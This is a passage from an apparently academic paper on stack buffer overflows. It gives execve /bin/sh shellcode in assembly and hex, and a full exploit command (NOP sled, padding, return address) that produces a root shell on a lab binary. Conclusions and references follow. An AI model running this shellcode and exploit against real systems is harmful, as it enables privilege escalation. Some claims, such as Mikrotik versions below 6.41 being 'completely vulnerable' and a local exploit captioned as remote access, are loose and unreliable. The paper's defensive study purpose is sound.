push     0x68732f2f     ;Pushing //sh
push     0x6e69622f     ;Pushing /bin
mov      ebx, esp       ;ebx now has address of /bin//sh
push     eax            ;Pushing NULL byte
mov      edx, esp       ;edx now has address of NULL byte
push     ebx            ;Pushing address of /bin//sh
mov      ecx, esp       ;ecx now has address of address
                        ;of /bin//sh byte
mov      al, 11         ;syscall number of execve is 11
int      0x80           ;Make the system call
jawad@server-1:~/Music$
jawad@server-1:~/Music$
jawad@server-1:~/Music$ nasm -f elf shellcode.nasm
jawad@server-1:~/Music$
jawad@server-1:~/Music$ objdump -d -M intel shellcode.o

shellcode.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   89 e2                   mov    edx,esp
  12:   53                      push   ebx
  13:   89 e1                   mov    ecx,esp
  15:   b0 0b                   mov    al,0xb
  17:   cd 80                   int    0x80
jawad@server-1:~/Music$
```

The green rounded rectangle in above figure shows that exact bytes of shellcode which is used in the payload that have been used. In the third part of the payload input is 35 cells of padding with A character. Using A is not obligatory. A can be replaced with any character.
The fourth part is an address which will be placed into EIP (return address). Indeed, it is 0xbfffef6c. This is an address which points within the NOP slide range of addresses which will be skipped until it faces shellcode. The shellcode is the next instruction after the NOP Slides and get executed once of a pointer points to a NOP slide address.
Finally, after injecting the above mentioned payload into stack part of the vulnerable program, the root access has been acquired as it is observed in the picture.

Figure 14 Attacker got remote access



```
test@server-1: /home/jawad/Desktop
test@server-1:/home/jawad/Desktop$ ./vuln $(python -c 'print "\x90"*40 + "\x31\x
c0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\x
b0\x0b\xcd\x80" + "A"*35 + "\x6c\xef\xff\xbf"')
Welcome ����������������������������������������1�Ph//shh/bin��P��S���
                                                                      AAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAl���
#
#
# whoami
root
#
```

3. Result

Since Mikrotik routers provide much valuable capabilities with fewer cost, majority of organization tend to use Mikrotik routers as the gateway for the network. The problem lies that these routers are not regularly updated the renders them to newly discovered attacks. Mikrotik routers which has lower version than 6.41 is completely vulnerable to buffer overflow attacks. Having complexity in configuration environment makes responsible people to commit laziness and not set defensive policies.
C programming language is popular for its amazing in accessing hardware resources and overall performance. However, it leaves some vulnerabilities unpatched. This is the programmer's job to handle these vulnerabilities. A great example of such vulnerabilities are buffer overflow. When the source code complexity grows high handling such vulnerabilities is a difficult affair.
Accordingly, in order to protect our organization from a possible buffer overflow attacker, a great solution for above mentioned threats for a system is multi-level security mechanisms which have been implemented as an application earlier in this paper. Therefore, by this application A powerful tool has been acquired that can not only mitigate the risk of buffer overflows but it can prevent, detect and response to buffer overflow attempt very efficiently. Consequently, the network nodes can be test for penetration of buffer overflows. So, if one day an ill-minded attacker invaded to our network it is possible to defeat him by using this application.

Conclusion

So far, in this paper the offered solution has been multi-level security mechanisms. The strengths and weaknesses of this approach has been evaluated. This research can be further completed and prevent even more dangerous buffer overflow attacks if it has a beneficial technique is added to it. The further steps can be:

- ✓ Developing dynamic analyzer for runtime buffer overflow attacks
- ✓ developing a python program which detects shellcodes injections and embedding a null pointer
- ✓ Avoiding Smart-Install buffer overflow attacks on cisco layer 3 switch.

References

1. Ahmad, D. and Russell, R. (2002). Hack proofing your network. Rockland, MA: Syngress.
2. aka, A. M. (2018). remote-buffer-overflow-exploits.php. Retrieved from securityxploded.com: https://securityxploded.com/remote-buffer-overflow-exploits.php
3. Cole, E. (2002). Hackers beware:. Indianapolis, IN: New Riders.
4. cs-jump. (2018). M77_0240_protected_diagram.htm. Retrieved from cs-jump.com: http://www.c-jump.com/CIS77/ASM/Memory/M77_0240_protected_diagram.htm
5. Definitions, K., & Hope, C. (2018). What is a Kernel?. Computerhope.com. Retrieved 6 November 2018, from https://www.computerhope.com/jargon/k/kernel.htm
6. Du, W. (2017). Computer security: A hands-on approach. Lieu de publication non identifié: CreateSpace.
7. El, S. (n.d). Buffer overflow. Retrieved Nov 23, 2018, from elsherei.com: http://www.elsherei.com/buffer overflow
8. Foster, J. C., & Liu, V. T. (2006). Writing Security Tools and Exploits. Syngress Publishing, Inc.
9. Foster, J. C., Osipov, v., Bhalla, N., & Heinen, N. (2005). Buffer Overflow Attacks: Detect, Exploit, Prevent. Syngress.
10. Hyde, R. (2010). THE ART OF ASSEMBLY L ANGUAGE. San Francisco: no starch press.
11. infosecinstitute. (2014, July 29). shellcode-detection-emulation-libemu. Retrieved 11 13, 2018, from infosecinstitute.com: https://resources.infosecinstitute.com/shellcode-detection-emulation-libemu/
12. In-Memory Layout of a Program (Process). (2013). Gabriele Tolomei. Retrieved 6 November 2018, from https://gabrieletolomei.wordpress.com/miscellanea/operating-systems/in-memory-layout/
13. Insinuator.net. (2018). Untrusted code or why exploit code should only be executed by professionals. [online] Available at: https://insinuator.net/2012/04/untrusted-code-or-why-exploit-code-should-only-be-executed-by-professionals/ [Accessed 13 Nov. 2018].
14. Kim, J. S. (2018). Buffer Overflow. Retrieved Nov 17, 2018, from technodocbox.com: http://technodocbox.com/C_and_CPP/71825272-Buffer-overflow-jin-soo-kim-computer-systems-laboratory-sungkyunkwan-university.html
15. Lee, T., Chiu, K., & Chang, D. (2009). A Lightweight Buffer Overflow Protection Mechanism with Failure-Oblivious Capability. Algorithms and Architectures for Parallel Processing Lecture Notes in Computer Science, 661-672. doi:10.1007/978-3-642-03095-6_62
16. Leontie, E., Bloom, G., Gelbart, O., Narahari, B., & Simha, R. (2010). A compiler-hardware technique for protecting against buffer overflow attacks. Journal of Information Assurance and Security, 5, 1-8.
17. McClure, S., Scambray, J., & Kurtz, G. (2012). Hacking exposed: Network security secrets and solutions. Emeryville, CA: McGraw-Hill/Osborne.
18. Poulsen, K. L. (2000). Hack Proofing Your Network: Internet Tradecraft. Syngress.
19. Sidiroglou, S., Giovanidis, G., & Keromytis, A. D. (2005). A Dynamic Mechanism for Recovering from Buffer Overflow Attacks. Lecture Notes in Computer Science Information Security, 1-15. doi:10.1007/11556992_1